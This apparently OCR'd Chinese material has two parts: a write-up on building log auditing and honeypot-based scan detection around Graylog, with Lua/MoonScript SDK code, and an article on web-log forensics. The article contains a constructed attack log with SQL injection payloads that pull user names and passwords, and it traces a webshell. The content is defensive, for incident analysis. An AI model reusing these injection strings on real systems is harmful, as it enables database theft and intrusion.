实践系统结构图：



我们收集的日志，一部分是通过在系统上部署 Agent 来获取日志数据，比较典型的应用场景就是邮件日志审计，对于使用 Exchange Server 作为邮件服务器的企业来说，除了使用邮件网关，也可以通过在 Windows Server 上部署代理来取得 IMAP、POP3、IIS、Windows Events 等 Windows 平台的日志，进行服务器安全审计，邮件服务健康检查。

Graylog 提供了 NxLog、FilleBeat、Sidercar 等 Agent 服务，取得 Windows 系统上的日志数据。

2-1：部署 Agent，进行邮件服务审计

2-1-1.Windows 事件监控：

通过监控多台 Windows 服务器上 EventLog，通过 Graylog 进行分词，对铭感关键字进行实时审计，对频繁登录失败、匿名登录、高权限操作、关键进程启动成功与失败进行监控，保证 Windows Server 的安全性与邮件服务的监控性。

2-1-2.Exchange 日志审计：

通过 Graylog 的数据筛选预警功能，对特定邮件账户实施安全监控 ,部署安全检查策略，一旦发现账户在异常时常、异常地区登录、爆破被锁等行为、进行实时预警通告。

2-1-3.邮件服务健康监控：

一般企业能都会有多台邮件服务在工作，通过负载均衡的方式，来分散用户请求多单台服务器的访问压力，而细致到对每台邮件服务器上的每种邮件协议(POP、IMAPI、Excahnge)报文监控， 可通过 Graylog 可视化统计，发现那台协议流量数据异常，无流量，流量过载和等业务级的诡异行为存在。

2-1-4. 邮件管理员审计：

对邮件服务器管理员的日志时行审计，涉及到敏感账号的操作进行预警。

2-2：通过 Syslog 传输，进行服务审计：

2-2-1.WEB 服务日志审计：

企业内部的 WEB 服务日志，可以通过 syslog 的形式传送给 Graylog， 典型的 WEB 服务就是 nginx， 通过 Graylog 的 GELF（Graylog Extended Log Format ）进行日志快速分词，在 GROK 的基础上又丰富了不少，无需部署 logstash 在 nginx 服务器上，直接将日志通过 syslog 协议推送到 Graylog 提供的日志接口上。对 nginx 请求的状态进行统计、对 URL 中有无注入进行预警、对恶意访问也可及时发现访问异常特征。

2-2-2.VPN 日志审计：

企业 VPN 为员工在非公司办公区访问公司内部资源提供了方便，如何挖掘和发现是公司内部人员正常操作以外的行为 ,是安全审计的关注点 ,某些用户 ID 产生不该产生的行为日志，这种行为发现与回溯，可通过日志 graylog 对 VPN 日志审计来做到。

用户通过登录 VPN 对内网进行描述，可以通过在 Graylog 上自定义策略辅助二次开发进行监控，某 ID 对某台机器进行扫描，端口号或是其它数据特征数据会变化明显，我们可通过自动监控数据变化，实时识别扫描行为。

2-2-3.Honeypot 日志审计：


Honeypot 是部署在内网伪应用服务器， 正常情况下，内部不会去访问 Honeypot，一旦 Honepot 有流量产生，及大的可能是攻击行为出现。Graylog 与 Honeypot 结合使用，可以及时感知威胁，并可视化攻击位置及相关 paylog 信息.

2-2-4.防火墙与 IDS 日志审计：

很多的 IDS 与防火墙都提供了 syslog 日志吐出功能，将防火墙日志与其它安全检查设备日志，进行对据对撞 ，可以进一步的验证威胁情报的有效性。

数据业务逻辑

实践系统业务逻辑图：



Graylog 与 ELK 不同的是，在 ElasticSearch 提供的直接数据索引查询的基础之上，又抽像出一个新的 Restfull 服务层，通过在内部的 Input、stream、pipeline 这些抽象概念对具体的各种日志进行了分类，并提供一套 REST API，对外提供数据查询、统计相关的 API，通过这些 API 进行自动化审计加工。

REST API 服务

Graylog 虽然提供了 REST API ,但在实践中 ,我们发现 Graylog 没有直接提供开发 SDK，如果想把 Stream、Input 这些概念在我们的自动安全检查逻辑中隐藏起来，集中处理和业务相关自动化安全检查逻辑，就要实现 SDK，而不是直接使用，暴露出来的 REST API。

4-1. REST API 的 SDK

我们实践的方案是通过 nginx+lua 服务器形式 ,实现用户 REST API 请求转发 ,通过自己实现的 SDK 开发了一套直接和内部业务数据直接相关的查询接口 ,返回 VPN、WEB 服务器、邮件 Mail 等日志数据。

下面是用 Moonscript 语言实现 Graylog 的 Stream 查询的 SDK ,Moonscript 会被翻译成 Lua 被 Nginx Moudle 运行。

```
class GMoonSDK
    pwd: ""
    uname: ""
    headers_info: ""
    endpoints: {
        's_uat':{'/search/universal/absolute/terms':{'field', 'query', 'from', 'to', 'limit'} }
        's_ua':{'/search/universal/absolute':{'fields', 'query', 'from', 'to', 'limit'} }
        's_urt':{'/search/universal/relative/terms':{'field', 'query', 'range'} }
        's_ut':{'/search/universal/relative':{'fields', 'query', 'range'} }
    }
    @build_headers: =>
        auth = "Basic "..encode_base64(self.uname..":"..self.pwd)
        headers= {
            'Authorization': auth,
            'Accept': 'application/json'
        }
        return headers
    @auth: (username, password, host, port) =>
        --授权信息检查
        errList = {}
        if type(port) == 'nil'
            table.insert(errList, "port is nil\n")
        if type(host) == 'nil'
            table.insert(errList, "host is nil\n")
        if type(password) == 'nil'
            table.insert(errList, "password is nil\n")
        if type(username) == 'table'
            table.insert(errList, "username is nil\n")
        num = table.getn(errList)
        if num > 0
            return errList
        --设置授权信息
        self.uname = username
        self.pwd = password
        self.host = host
        self.port = port
        self.url = "http://"..host..":"..port
```

```
        self.headers_info = self\build_headers()
        return self.url
    @getRequest:(req_url) =>
        body, status_code, headers = http.simple {
            url: req_url
            method: "GET"
            headers: self.headers_info
        }
        return body
    @checkParam:(s_type, s_param) =>
        --检查配置信息
        if type(self.url) == "nil"
            return 'auth info err.'
        --检查端末类型
        info = self.endpoints[s_type]
        chk_flg = type(info)
        if chk_flg == "nil"
            return "Input parameter error,unknow type."
        key = ''
        for k,v in pairs info
            key = k
        --检查查询参数有效性
        str = ''
        for k,v in pairs info[key]
            if type(s_param[v]) == 'nil'
                return info[key][k]..":is nil"
            str = str..s_param[v]
        return "OK", str
    @call: (s_type, s_param) =>
        key = ''
        for k,v in pairs self.endpoints[s_type]
            key = k
        --参数打包成 URL
        url_data = ngx.encode_args(s_param)
        tmp_url = self.url..key.."?"
        req_url = tmp_url..url_data
        --转发用户 HTTP 请求给 GraylogRest 服务。
```

```
        ret = self\getRequest req_url
        return ret
    @dealStream: (s_type, s_param) =>
        ret = ''
        status, param_list = GMoonSDK\checkParam s_type, s_param
        if status == "OK"
            ret = GMoonSDK\call s_type, s_param
        else
            ret = status
        return ret
```

SDK 完成后，我们在 Nginx+Lua 上用 Lapis 创建一个 WEB 服务，做 REST API 数据请求转发。

```
class App extends lapis.Application
  "/testcase": =>
    --准备对应 REST 的输入参数，如果相应该有的项目没有设定会输出 NG 原因。
    param_data= {
        fields:'username',
        limit:3,
        query:'*',
        from: '2017-01-05 00:00:00',
        to:'2017-01-06 00:00:00',
        filter:'streams'..':'..'673b1666ca624a6231a460fa'
    }
    --进行鉴权信息设定
    url    = GMoonSDK\auth 'supervisor', 'password', '127.0.0.1', '12600'

    --调用对应'TYPE'相对应的 REST 服务，返回结果。
    ret = GMoonSDK\dealStream 's_ua', param_data
    ret
```


上文提到 ‘TYPE’， 其实就是对 Endpoints 的一种编号，基本上和 GrayLog REST API 是一对一关系。

```
endpoints: {
        's_uat':{'/search/universal/absolute/terms':{'field', 'query', 'from', 'to', 'limit'}}
        's_ua':{'/search/universal/absolute':{'fields', 'query', 'from', 'to', 'limit'}}
        's_urt':{'/search/universal/relative/terms':{'field', 'query', 'range'}}
        's_ut':{'/search/universal/relative':{'fields', 'query', 'range'}}
```

```
}
```

理论上说，可以个修改以上的数据结构，对应各种 REST API 的服封装(GET),只要知道对应 URL 与可接收的参数列表。

4-2. Dashboard 的 Widget 数据更新



Graylog 数据管理概念图

Graylog 抽象出 Input、Stream、Dashboard 这些自己原生的日志管理概念，是基于对日志数据一种新的组织化分，我们通过 Graylog 中一个叫 Dashboard 方法，对某一类日志数据，进行 Top10 排序，

例如：对 5 分钟之内端口访问量最多的 10 个用户进行排序。


```
rglog = require "GRestySDK"
  data = '{
    "description": "scan-port",
```

```
    "type": "QUICKVALUES",
    "config": {
        "timerange": {
            "type": "relative",
            "range": 123
        },
        "field": "port",
        "stream_id": "56e7ab11fd624ca91defeb11",
        "query": "username: graylog",
        "show_data_table": true,
        "show_pie_chart": true
    },
    "cache_time": 3000
}
'

  url    = rglog\auth 'admin', 'password', '0.0.0.0', '12345'
  rglog\updateWidget('57a7bc60be624b691feab6f','019bca13-50cf-481e-a123-a0d2e649b41a',data)
```

Graylog 在收到这个请求后，会数某日志数据，进行快速统计排序， 把 Top10 的统计数据，用饼图的形式画出来。

4-3.REST API 定制新审计后台与可视化展示

如果你不想用 Kibanna、Grayglog Dashboard，想实现自己的一套审计工具后台，或是情态感知的可视化大屏幕，可通过基于自己习某用开发的语言，开发一套 SDK 进行接功能扩展，实现自己定制的可视化感知系统。




五. 反扫检查

威胁情报可视化，一直以来对安全人员分析安全事件起着有益的作用， 可视化是对分析的结果一种图形化的映射，是威胁行为的一种图形具象化。针对蜜罐日志分析的流程来讲，溯源和展示攻击行为本身也是很重要的，我们可以结合 Graylog 可视化与 REST API 自动检测，与 honeypot 和扫描器结果结合分析，发现来至内部的扫描形为。

蜜罐向类似 mysql 这种库中写入被访问的 IP 地址和 Port，启动定时任 务读取数据库，取出数据库当条目总数，与之前本地保存的最大数进行比较 发现，数据库 中的日志记录变多了，就将这些数据取出，进行分析和报警。这是一种基于 Mysql 存储和蜜罐威胁事件结合的方式。

另一种方式是依赖 ips,ids 这种设备，对网段内的所有蜜罐的流量进行监控，发现有任何触发蜜罐的访问就进行数据的报警分析，不好的地方是，除了要依赖这些设备 ，ids 和 ids 本身对蜜罐被访问策略控制比较单一,另外如果想进一步的想取得访问的 payload 也需要与 ids ，ips 再次交互取，不同产商的设备特点不统一。

所以产生了，第三种 Graylog 与 Honeypot 结合反扫检查的方案，通过 Graylog 提供 RESTAPI ,自动化统计日志数据 ,通过 Graylog Dashboard 功能统计端口访问量大的 ID、IP，将 Honepot 日志与 Graylog 数据进行对撞分析 ,再与扫描器记录下每台服务器的开放的端口指纹做比较，如果访问了端口指纹里没有开放的端口，并且还有触发蜜罐的历史，可以加强定位为是威胁。



上图就是通过 Graylog Dashboard 返回的端口访问量前三的用户的可视化图。User1 明显为描扫行为，User2 是可以行为，User3 是正常访问行为。

6.总结

我们将 Graylog 作为一个可扩展的数据容器来使用，因为 Graylog REST 的这个基础功能，让他从一个数据管理工具升级为数据平台。日志千变万化，行为迥异不同，Graylog 只是众多日志数据管理产品中的一个 ,Graylog 依靠开源免费表现优异的特点 ,越来越被人们接受。Graylog 可能会在一次次产品升级过程中升级完善，也可能被更好的新产品夺走注意力，但是我们基于某种工具上实践思路是可以延续的，名词术语变了，应用模式依然有生命力，开放的思路，更益于工具的使用，借这篇向大家介绍 Graylog 一点实践应用思路。

Web 日志安全分析浅谈

作者：jeary@安百科技
原文来源： 【阿里云先知】https://xianzhi.aliyun.com/forum/read/1723.html

一、为什么需要对日志进行分析？

随着 Web 技术不断发展，Web 被应用得越来越广泛，所谓有价值的地方就有江湖，网站被恶意黑客攻击的频率和网站的价值一般成正比趋势，即使网站价值相对较小，也会面对“脚本小子”的恶意测试攻击或者躺枪于各种大范围漏洞扫描器，正如安全行业的一句话：“世界上只有两种人,一种是知道自己被黑了的,另外一种是被黑了还不知道的”

此时对网站的日志分析就显得特别重要，作为网站管理运维等人员如不能实时的了解服务器的安全状况，则必定会成为“被黑了还不知道的”那一类人，从而造成损失，当然还有一个场景是已经因为黑客攻击造成经济损失，此时我们也会进行日志分析等各种应急措施尽量挽回损失，简而言之日志分析最直接明显的两个目的，一为网站安全自检查，了解服务器上正在发生的安全事件，二为应急事件中的分析取证。

二、如何进行日志分析？


在说如何进行分析之前，我们先来了解一下 Web 服务器中产生的日志是什么样子.

我们以 Nginx 容器为例：

随机抽取一条日志：

```
61.144.119.65 - - [29/May/2017:22:01:32 +0800] "GET /page/1 HTTP/1.1" 200 6403 "http://www.baidu.com"
"Scrapy/1.1.2 (+http://scrapy.org)"
```

作为 Web 开发或者运维人员，可能对图中的日志信息比较熟悉，如果对日志不那么熟悉也没关系，我们可以查看 Nginx 中关于日志格式的配置，查看 nginx.conf 配置文件：



可以看到日志格式为：

```
remote_addr - remote_user [time_local] "request" 'status body_bytes_sent "http_referer" 'http_user_agent"
"$http_x_forwarded_for"';
```

翻译过来即为：远程 IP - 远程用户 服务器时间 请求主体 响应状态 响应体大小 请求来源 客户端信息 客户端代理 IP

通过以上信息，我们可以得知服务器会记录来自客户端的每一个请求，其中有大量来自正常用户的请求，当然也包括来自恶意攻击者的请求，那么我们如何区分正常请求和恶意攻击请求呢？站在攻击者的角度，攻击者对网站进行渗透时，其中包含大量的扫描请求和执行恶意操作的请求，而这两者在日志中都有各自的特征，如扫描请求会访问大量不存在的地址，在日志中体现则为大量的响应状态码为 404，而不同的恶意请求都有各自相应的特征，如当有人对服务器进行 SQL 注入漏洞探测时：

(图中以"select"为关键字进行过滤)

聪明的你肯定想到了，如果此时加上时间条件，状态码等条件就能查询到最近可能成功的 SQL 注入攻击了，当然实际情况中，仅仅只依靠状态码来判断攻击是否成功是不可行的，因为很多时候请求的确成功了，但并不能代表攻击也成功了，如请求一个静态页面或者图片，会产生这样一个请求:/logo.png?attack=test';select//1//from/**/1,此时请求状态码为 200，但是此注入攻击并没有得到执行，实际情况中，还会有更多情况导致产生此类的噪声数据。

抛开这类情况不谈，我们来说说在一般应急响应场景中我们分析日志的常规办法。

在常规应急响应常见中，一般客户会有这几种被黑情况：

1.带宽被占满，导致网站响应速度变慢，用户无法正常访问

2.造成已知经济损失，客户被恶意转账、对账发现金额无端流失

3.网站被篡改或者添加暗链，常见为黑客黑页、博彩链接等

对于这些情况，按照经验，我们会先建议对已知被黑的服务器进行断网，然后开始进行日志分析操作。假设我们面对的是一个相对初级的黑客，一般我们直接到服务器检查是否存有明显的 webshell 即可。检查方式也很简单：

1.搜索最近一周被创建、更新的脚本文件

2.根据网站所用语言，搜索对应 webshell 文件常见的关键字

找到 webshell 后门文件后，通过查看日志中谁访问了 webshell，然后得出攻击者 IP，再通过 IP 提取出攻击者所有请求进行分析

如果不出意外，可能我们得到类似这样一个日志结果：(为清晰呈现攻击路径，此日志为人工撰造)

eg:

00:01 GET http://localhost/index.php 9.9.9.9 200 [正常请求]

00:02 GET http://localhost/index.php?id=1' 9.9.9.9 500 [疑似攻击]

00:05 GET http://localhost/index.php?id=1' and 1=user() or ''=' 9.9.9.9 500 [确认攻击]

00:07 GET http://localhost/index.php?id=1' and 1=(select top 1 name from userinfo) or ''=' 9.9.9.9 500 [确认攻击]

00:09 GET http://localhost/index.php?id=1' and 1=(select top 1 pass from userinfo) or ''=' 9.9.9.9 500 [确认攻击]

00:10 GET http://localhost/admin/ 9.9.9.9 404 [疑似攻击]

00:12 GET http://localhost/login.php 9.9.9.9 404 [疑似攻击]

00:13 GET http://localhost/admin.php 9.9.9.9 404 [疑似攻击]

00:14 GET http://localhost/manager/ 9.9.9.9 404 [疑似攻击]

00:15 GET http://localhost/admin_login.php 9.9.9.9 404 [疑似攻击]

00:15 GET http://localhost/guanli/ 9.9.9.9 200 [疑似攻击]

00:18 POST http://localhost/guanli/ 9.9.9.9 200 [疑似攻击]

00:20 GET http://localhost/main.php 9.9.9.9 200 [疑似攻击]

00:20 POST http://localhost/upload.php 9.9.9.9 200 [疑似攻击]

00:23 POST http://localhost/webshell.php 9.9.9.9 200 [确认攻击]

00:25 POST http://localhost/webshell.php 9.9.9.9 200 [确认攻击]

00:26 POST http://localhost/webshell.php 9.9.9.9 200 [确认攻击]

首先我们通过找到后门文件“webshell.php”，得知攻击者 IP 为 9.9.9.9，然后提取了此 IP 所有请求，从这些请求可以清楚看出攻击者从 00:01 访问网站首页，然后使用了单引号对

网站进行 SQL 注入探测，然后利用报错注入的方式得到了用户名和密码，随后扫描到了管理后台进入了登录进了网站后台上传了 webshell 文件进行了一些恶意操作。

从以上分析我们可以得出，/index.php 这个页面存在 SQL 注入漏洞，后台地址为 /guanli.php,/upload.php 可直接上传 webshell

那么很容易就能得出补救方法，修复注入漏洞、更改管理员密码、对文件上传进行限制、限制上传目录的执行权限、删除 webshell。

从以上分析我们可以得出，/index.php 这个页面存在 SQL 注入漏洞，后台地址为 /guanli.php,/upload.php 可直接上传 webshell

那么很容易就能得出补救方法，修复注入漏洞、更改管理员密码、对文件上传进行限制、限制上传目录的执行权限、删除 webshell。

三、日志分析中存在的难题

看完上一节可能大家会觉得原来日志分析这么简单，不过熟悉 Web 安全的人可能会知道，关于日志的安全分析如果真有如此简单那就太轻松了。其实实际情况中的日志分析，需要分析人员有大量的安全经验，即使是刚才上节中简单的日志分析，可能存在各种多变的情况导致提高我们分析溯源的难度。

对于日志的安全分析，可能会有如下几个问题，不知道各位可否想过。

1.日志中 POST 数据是不记录的，所以攻击者如果找到的漏洞点为 POST 请求，那么刚刚上面的注入请求就不会在日志中体现

2.状态码虽然表示了响应状态，但是存在多种不可信情况，如服务器配置自定义状态码。

如在我经验中，客户服务器配置网站应用所有页面状态码皆为 200，用页面内容来决定响应,或者说服务器配置了 302 跳转，用 302 到一个内容为“不存在页面”（你可以尝试用 curl 访问 http://www.baidu.com/test.php 看看响应体）

3.攻击者可能使用多个代理 IP，假如我是一个恶意攻击者，为了避免日后攻击被溯源、IP 被定位，会使用大量的代理 IP 从而增加分析的难度（淘宝上，一万代理 IP 才不到 10 块钱，就不说代理 IP 可以采集免费的了）

如果一个攻击者使用了大量不同的 IP 进行攻击，那么使用上面的方法可能就无法进行攻击行为溯源了

4.无恶意 webshell 访问记录，刚才我们采用的方法是通过“webshell”这个文件名从日志中找到恶意行为，如果分析过程中我们没有找到这么一个恶意 webshell 访问，又该从何入手寻找攻击者的攻击路径呢？

5.分析过程中我们还使用恶意行为关键字来对日志进行匹配，假设攻击者避开了我们的关键字进行攻击？比如使用了各种编码，16 进制、Base64 等等编码，再加上攻击者使用了代理 IP 使我们漏掉了分析中攻击者发起的比较重要的攻击请求

6.APT 攻击，攻击者分不同时间段进行攻击，导致时间上无法对应出整个攻击行为

